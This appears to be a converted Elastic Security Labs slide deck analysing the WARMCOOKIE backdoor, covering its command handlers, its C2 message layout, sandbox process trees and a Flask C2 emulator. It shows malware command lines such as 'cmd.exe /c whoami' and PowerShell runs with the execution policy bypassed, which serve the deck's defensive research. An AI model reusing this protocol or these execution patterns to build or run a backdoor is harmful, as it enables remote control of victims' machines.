The image shows a screenshot of the ImHex debugger interface. On the left, there is a memory dump table with columns for Address, Bytes, and ASCII. The bytes column shows memory content in hex format, and the ASCII column shows the corresponding characters. On the right, there is a Registers pane containing various CPU register values and flags. Below the registers, there is a stack dump showing memory contents starting with the value 0x40. The bottom of the screen features a navigation bar with icons for file operations, search, and help.

Get Installed Programs

Handler (#3)

- Reads installed programs via `SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall`
- Retrieves `DisplayName`, `DisplayVersion`, `InstallDate`
- Encodes each entry, placed in pipe-delimited order

```
Ny1aaXAgMTguMDEg  
KHg2NCk=|MTguMDE  
=|-|QW5kcm9pZCBT  
dHVkaW8=|MjAyNC4  
x|-|RXhwbG9yZXIg  
U3VpdGUgSVY=|-|M  
jAxNjExMjE=|R210  
|Mi40NS4y|MjAyND  
A3Mjg=|SHhEIIEh1e  
CBFZG10b3IgMi41|  
Mi41|MjAyMTA2MDk  
=|TW96aWxsYSBGAx
```

Encoded Value	Decoded Value
Ny1aaXAgMTguMDEgKHg2NCk= MTguMDE= -	7-Zip 18.01 (x64)18.01

Cmd Execution

Handler (#4)

- Backdoor functionality through `cmd.exe /c`
- Process creation flag uses `CREATE_NO_WINDOW`

❑ rundll32.exe (1508)	"C:\Windows\System32\rundll32.exe" "C:\ProgramData\Vectorform\Updater.dll", Start /u
❑ cmd.exe (3712)	cmd.exe /c whoami
❑ Conhost.exe (6604)	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
❑ whoami.exe (4436)	whoami

Cmd Execution

Handler (#4)

- Uses combination of `PeekNamedPipe` and `ReadFile` to read output
- Result
 - Output from command (base64)
 - Error: `OK (No output data)`

The screenshot shows the Immunity Debugger interface. On the left, there is a memory dump window titled 'Memory Dump' showing memory addresses from 00000000 to 00000040. The dump area is color-coded by ASCII value, with common characters like 'A' in green, 'F' in blue, and '0' in pink. The dump content includes several null bytes (00) and some ASCII text, such as 'R...', '@...', 'C8...', '...', '\$', '...', 'ZGVza3RvcC0y', 'YzNpcWhvXHJ1bQ0K', and '...'. On the right, there is a register dump window titled 'Registers' showing CPU registers. The registers are color-coded by their names: `checksum_c2_message_data` (blue), `checksum_volume_mutex` (pink), `checksum_computer_name_username` (light green), `request_type` (red), `command_id` (green), `offset_cmd_output` (grey), `size_cmd_output_base64` (purple), and `cmd_output_base64` (yellow). The values in the registers correspond to the memory dump.

Address	00 01 02 03 04 05 06 07	08 09 0A 0B 0C 0D 0E 0F	ASCII
00000000:	FE 52 D7 A9 96 CE 40 99	07 A7 43 38 02 00 00 00	R...
00000010:	04 00 00 00 00 00 00 00	24 00 00 00 1D 00 00 00	@...
00000020:	00 00 00 00 5A 47 56 7A	61 33 52 76 63 43 30 79	C8...
00000030:	59 7A 4E 70 63 57 68 76	58 48 4A 6C 62 51 30 4B	\$...
00000040:	00 00 00		ZGVza3RvcC0y
			YzNpcWhvXHJ1bQ0K

File Write

Handler (#5)

- C2 server provides:

- File path
 - File content

Time of ...	Process Name	PID	Operation	Path
3:35:16....	rundll32.exe	380	CreateFile	C:\tmp\meow.txt
3:35:21....	rundll32.exe	380	WriteFile	C:\tmp\meow.txt
3:35:21....	rundll32.exe	380	CloseFile	C:\tmp\meow.txt

- Result

- Success: OK
 - Error: ERROR: Cannot write file

The screenshot shows the imHex hex editor interface. On the left, the 'Hex editor' tab is active, displaying a memory dump. The address column shows memory starting at 00000000. The first few bytes are 33 8A 8C 5A 96 CE 40 99, followed by 07 A7 43 38 02 00 00 00, then 3 . Z @ . C8, and finally T0se..... The right side of the hex editor shows the ASCII representation of the same bytes. On the right, the 'Bookmarks' tab is open, listing several memory locations with their corresponding names:

- checksum_c2_message_data
- checksum_volume_mutex
- checksum_computer_name_username
- request_type
- command_id
- offset_result
- size_result
- result

File Read

Handler (#6)

- C2 server provides:
 - File path
- Result
 - Success: **OK** (See 'Files' tab)
 - Error: **ERROR: Cannot read file**

The screenshot shows the Immunity Debugger interface. On the left, a memory dump window displays memory addresses from 00000000 to 00000050. The data is colored by ASCII value, showing binary and ASCII text. For example, at address 00000010, the bytes are 06 00 00 00 00 00 00 00, which corresponds to the ASCII text '('. At address 00000050, the bytes are 6D 65 6F 77 6D 65 6F 77, corresponding to the ASCII text 'meowmeow'. On the right, a registers pane shows various CPU registers with their current values.

Address	00 01 02 03 04 05 06 07	08 09 0A 0B 0C 0D 0E 0F	ASCII
00000000:	90 E5 F7 64 96 CE 40 99	07 A7 43 38 02 00 00 00	...d...@...C8...
00000010:	06 00 00 00 00 00 00 00	28 00 00 00 1D 00 00 00(
00000020:	48 00 00 00 10 00 00 00	54 30 73 67 4B 46 4E 6C	H.....T0sgKFN1
00000030:	5A 53 41 6E 52 6D 6C 73	5A 58 4D 6E 49 48 52 68	ZSAnRmlsZXMuIHRh
00000040:	59 69 6B 3D 00 00 00 00	6D 65 6F 77 6D 65 6F 77	Yik=...meowmeow
00000050:	6D 65 6F 77 6D 65 6F 77	00 00 00 00 00 00 00 00	meowmeow.....

Registers pane:

- checksum_c2_message_data
- checksum_volume_mutex
- checksum_computer_name_username
- request_type
- command_id
- offset_result
- size_result
- offset_file_content
- size_file_content
- result
- file_content

PE File Execution

Handler (#7)

- Steps
 - Creates folder in temp directory
 - `dat40Fb.tmp`
 - Writes PE content to folder with randomly generated name
 - `40FC.exe`
 - Executes PE file through handler
- C2 server provides:
 - PE file
- Result
 - Success: 1
 - Error: 0

 rundll32.exe (4508)  40FC.exe (4720)  Conhost.exe (6136)	"C:\Windows\System32\rundll32.exe" "C:\ProgramData\Vectorform\Updater.dll", Start /u "C:\Users\REM\AppData\Local\Temp\dat40FB.tmp\40FC.exe" \??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
---	--

DLL Execution (Custom)

Handler (#8)


- Steps
 - Creates folder in temp directory
 - `datE7EF.tmp`
 - Writes DLL content to folder with randomly generated name
 - `E7F0.dll`
 - Executes DLL through handler with custom export

- C2 server provides:

- DLL file
 - Export

- Result

- Success: 1
 - Error: 0



PowerShell Script Execution

Handler (#9)

- Execute stand-alone PowerShell scripts (.ps1)
- C2 server provides:
 - PowerShell script
- Result
 - Success: 1
 - Error: 0

```
rundll32.exe "C:\ProgramData\Vectorform\Updater.dll", Start /u  
powershell.exe -ExecutionPolicy Bypass  
    -file "C:\Users\REM\AppData\Local\Temp\dat36BD.tmp\3D26.ps1"
```

DLL Execution - (Hardcoded)

Handler (#10)

- Hardcodes DLL execution with **Start** export and command-line (**/update**)
- File content passed from server
 - Writes DLL in temporary directory
 - Launches DLL using **rundll32.exe**

```
rundll32.exe "C:\ProgramData\Vectorform\Updater.dll", Start /u  
rundll32.exe "C:\Users\REM\AppData\Local\Temp\datE7EF.tmp\E7F0.dll", Start /update
```

Self-Removal

Handler (#11)

- Delete scheduled task
- Delete WARMCOOKIE DLL

The screenshot shows a debugger interface with assembly code and a locals table.

Assembly Code:

```
● 16     for ( j = 0; j < 28; ++j )  
● 17     {  
● 18         task_name = des::StringDecrypt2(*(&string_bank + 2 * j));  
● 19         len_task_name = wcslen(task_name);  
● 20         if ( !wcsncmp(victim_task_name[i], task_name, len_task_name) )  
● 21             des::DeleteScheduledTask(victim_task_name[i]);  
00005610| des::handler::SOMETHING_SCHEDULED_TASK:7 (7FFB56816210) | |
```

Locals (HEXRAYS)

Name	Value
> task_name	0x27A6B3C1D38LL:L"Vectorform"
> victim_task_name	0x27A6B3AD050LL:0x27A6B3AD060LL:L"Vectorform.job"

Tooling/Closing

Tooling

- IDA Pro - String Decryption

```
uninstall_path = DecryptString(dword_7FFB565AE4E0); // SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
uninstall_path = uninstall_path;
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, uninstall_path, 0, 0x108u, &hKey) )
{
    p_mem = AllocHeap(0x40000uLL);
    v1 = p_mem;
    if ( p_mem )
    {
        *p_mem = 0;
        str_DisplayName = DecryptString(dword_7FFB565AE550); // DisplayName
        str_DisplayVersion = DecryptString(dword_7FFB565AE570); // DisplayVersion
        str_InstallDate = DecryptString(dword_7FFB565AE5A0); // InstallDate
        str_pipe = des::DecryptString(dword_7FFB565AE5C0); // |
        cchName = 260;
        str_dash = des::DecryptString(dword_7FFB565AE5D0); // -
        v7 = 0;
```

Tooling

- Replicate C2 server (Flask)

- JavaScript -

- SHA256: 87f57a7a4b4c83ecb3cdd5f274c95cd452c703de604f68aff6e59964b662e3f8

- DLL

- SHA256: f4d2c9470b322af29b9188a3a590cbe85bacb9cc8fc7c2e94d82271ded3f659

```
DLL_PATH = "mare_test.dll" # INSERT DLL PATH HERE
DLL_EXPORT = b"Start\x00" # INSERT DLL EXPORT HERE
EXE_PATH = "mare_test.exe" # INSERT EXE PATH HERE
PS1_PATH = "mare_test.ps1" # INSERT PS1 PATH HERE
COMMAND = b"whoami" # INSERT COMMAND
FILE_PATH = b"C:\\\\tmp\\\\meow.txt\\x00" # INSERT FILE PATH FOR CREATION
FILE_DATA = b"meow" # INSERT DATA FOR NEW FILE
```

❑ rundll32.exe (6276) ❑ cmd.exe (8092) ❑ Conhost.exe (3312) ❑ whoami.exe (3068) ❑ 12DF.exe (8588) ❑ Conhost.exe (9196) ❑ rundll32.exe (4072) ❑ powershell.exe (4208) ❑ Conhost.exe (1668) ❑ rundll32.exe (6340)	C:\WINDOWS\system32\rundll32.exe "C:\ProgramData\TechSparq\Updater.dll",Start /u cmd.exe /c whoami \??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1 whoami "C:\Users\REM\AppData\Local\Temp\dat12DE.tmp\12DF.exe" \??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1 C:\WINDOWS\system32\rundll32.exe "C:\Users\REM\AppData\Local\Temp\dat21C4.tmp\21C5.dll",Start powershell.exe -ExecutionPolicy Bypass -file "C:\Users\REM\AppData\Local\Temp\dat2F63.tmp\2F64.ps1" \??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1 C:\WINDOWS\system32\rundll32.exe "C:\Users\REM\AppData\Local\Temp\dat4ACC.tmp\4ACD.dll",Start /upa
--	--

Closing Thoughts

- Active codebase, adding features
- Filling in the gap, gaining momentum
- Clear example of transition from modular malware

Thank you!

- Links
 - Tooling: [WARMCOOKIE Tools](#)
 - YARA: [Windows.Trojan.WarmCookie](#)
 - Blog: <https://www.elastic.co/security-labs/dipping-into-danger>
- Reach out
 - [@DanielStepanic](#)
 - [@elasticseclabs](#)



WARMCOOKIE malware analysis tools by Elastic Security Labs

Elastic Security Labs has written IDAPython script used to decrypt strings from WARMCOOKIE. The decrypted strings will be placed in decompiler helping analyst identify key functionality. In addition, Elastic Security Labs has written a Python Flask script to handle and simulate command and control communication from WARMCOOKIE.

WARMCOOKIE research is published here:

- <https://www.elastic.co/security-labs/dipping-into-danger>